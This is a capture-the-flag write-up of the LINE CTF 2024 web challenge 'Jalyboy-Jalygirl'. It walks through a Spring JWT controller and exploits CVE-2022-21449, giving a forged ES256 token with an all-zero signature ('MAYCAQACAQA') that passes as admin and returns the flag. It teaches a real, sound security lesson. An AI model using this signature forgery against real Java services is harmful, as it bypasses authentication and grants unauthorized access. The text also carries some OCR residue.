Jalyboy-Jalygirl - Line CTF 2024

by Alessandro Marconi, Emmanuel Scopelliti, Luca Boscarato

Overview


> About Jalyboy-Jalygirl

This Challenge was one of the 12 in the Web category, it presents with the following description:


> It's almost spring. Do you like Java?

That points out that the challenge is written in *Spring*, a framework for java-based applications.

Following the challenge link we land up in this web page




If we analyze the DOM in the DevTools of the browser we can notice that the "Admin" button is disabled, and that there is a jwt payload, in order to "login" as Guest



```
<!DOCTYPE html>
<html> event scorrimento
 <head> ••• </head>
 <body class="dark"> overflow
  <div class="center"> flex overflow
    <h1>LINECTF2024 | jalyboy-jalygirl</h1>
    <h2>Hi unknown!</h2>
   <div>
     <a class="button" href="/?j=eyJhbGciOiJFUzI1NiJ9.eyJzdWIiOiJndWVzdCJ9.adbWbcPtFVvc_h…PHorIsAksTpSAPreMOjsGP1vxLi2sN9Tz_L30J97611iOH3116_KbziQ0YxQ">login as guest</a>
     spazio vuoto
     <a class="button disabled">login as admin</a>
    </div>
  </div>
 </body>
</html>
```

If we analyze the given Jwt, we can see this output:



```
eyJhbGciOiJFUzI1NiJ9.eyJzdWIiOiJndWVzdC
J9.adbWbcPtFVvc_hXYZC2ZjH20rePHorIsAksT
pSAPreMOjsGP1vxLi2sN9Tz_L30J97611iOH31l
6_KbziQ0YxQ
```

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "ES256"
}
```

PAYLOAD: DATA

```
{
  "sub": "guest"
}
```

VERIFY SIGNATURE

```
ECDSASHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  Public Key in SPKI, PKCS #1, X.509 Certificate, or JWK string format.
  ,
  Private Key in PKCS #8, PKCS #1, or JWK string format. The key never leaves your browser.
)
```

as we can see the algorithm in use is the ECDSA SHA256, and that the body conatins the type of user, in this case "guest". Intuitively we can already predict that we somehow have to change from "guest" to "admin".

Structure

The challenge contains the source code, and taking a look in it, we can see that there are a dockerfile and two java classes:

1. JwtApplication
2. JwtController

The one that is in our interest is **JwtController**, here is the code:

```java
package me.linectf.jalyboy;

import io.jsonwebtoken.*;
import org.springframework.stereotype.Controller;
import org.springframework.ui.Model;
import org.springframework.web.bind.annotation.GetMapping;
import org.springframework.web.bind.annotation.RequestParam;
import io.jsonwebtoken.Jwts;
import io.jsonwebtoken.security.Keys;

import java.security.Key;
import java.security.KeyPair;

@Controller
public class JwtController {
    public static final String ADMIN = "admin";
    public static final String GUEST = "guest";
    public static final String UNKNOWN = "unknown";
    public static final String FLAG = System.getenv("FLAG");
    KeyPair keyPair = Keys.keyPairFor(SignatureAlgorithm.ES256);

    @GetMapping("/")
    public String index(@RequestParam(required = false) String j, Model model) {
        String sub = UNKNOWN;
        String jwt_guest =
Jwts.builder().setSubject(GUEST).signWith(keyPair.getPrivate()).compact();

        try {
            Jws<Claims> jwt =
Jwts.parser().setSigningKey(keyPair.getPublic()).parseClaimsJws(j);
            Claims claims = (Claims) jwt.getBody();
            if (claims.getSubject().equals(ADMIN)) {
                sub = ADMIN;
            } else if (claims.getSubject().equals(GUEST)) {
                sub = GUEST;
            }
        } catch (Exception e) {
//              e.printStackTrace();
        }

        model.addAttribute("jwt", jwt_guest);
        model.addAttribute("sub", sub);
        if (sub.equals(ADMIN)) model.addAttribute("flag", FLAG);

        return "index";
    }
}
```


From this code we can see:

- if we log in as "admin" we will get the flag,
- in order to login as admin, we need to pass as argument a valid Jwt with "admin" in the body

exploitation


We started looking for ECDSA encryption vulnerability on Google, and we found out a site that explains one of the vulnerabilities of such Curves. (Explaining the Java ECDSA Critical Vulnerability)

The vulnerability that matches this challenge is in the CVE-2022-21449, and the problem was the following:


What goes wrong in the faulty Java 15 - 18 implementations of the ECDSA signature verification algorithm is that the property that both r and s are non-zero is not being checked, and the verification algorithm accepts (r,s) = (0,0) as a valid ECDSA signature on any message.

Knowing this, we need to check the java version of the application, looking in the dockerfile we see that the used version is `17.0.1`, **gotcha!**

Now we just need to create the "custom" signature with zero-value keys: `MAYCAQACAQA`, and append it to the real payload as follows: `eyJhbGciOiJFUzI1NiJ9.eyJzdWIiOiJhZG1pbiJ9.MAYCAQACAQA`



```
eyJhbGciOiJFUzI1NiJ9.eyJzdWIiOiJhZG1pbi
J9.MAYCAQACAQA
```

HEADER: ALGORITHM & TOKEN TYPE

```
{
  "alg": "ES256"
}
```


PAYLOAD: DATA

```
{
  "sub": "admin"
}
```

VERIFY SIGNATURE

```
ECDSASHA256(
  base64UrlEncode(header) + "." +
  base64UrlEncode(payload),
  Public Key in SPKI, PKCS #1, X
  .509 Certificate, or JWK strin
  g format.
  ,
  Private Key in PKCS #8, PKCS #
  1, or JWK string format. The k
  ey never leaves your browser.
)
```

now we put it as query request in the service and we get the flag:



localhost:10001/?j=eyJhbGciOiJFUzI1NiJ9.eyJzdWIiOiJhZG1pbiJ9.MAYCAQACAQA

[redacted]

LINECTF2024 | jalyboy-jalygirl

Hi admin!

flag is `linectf{N3veR_g0nNa_g1v3_y0u_up}` 🎉

Real flag

`LINECTF{N3veR_g0nNa_l3T_y0u_d0wN}`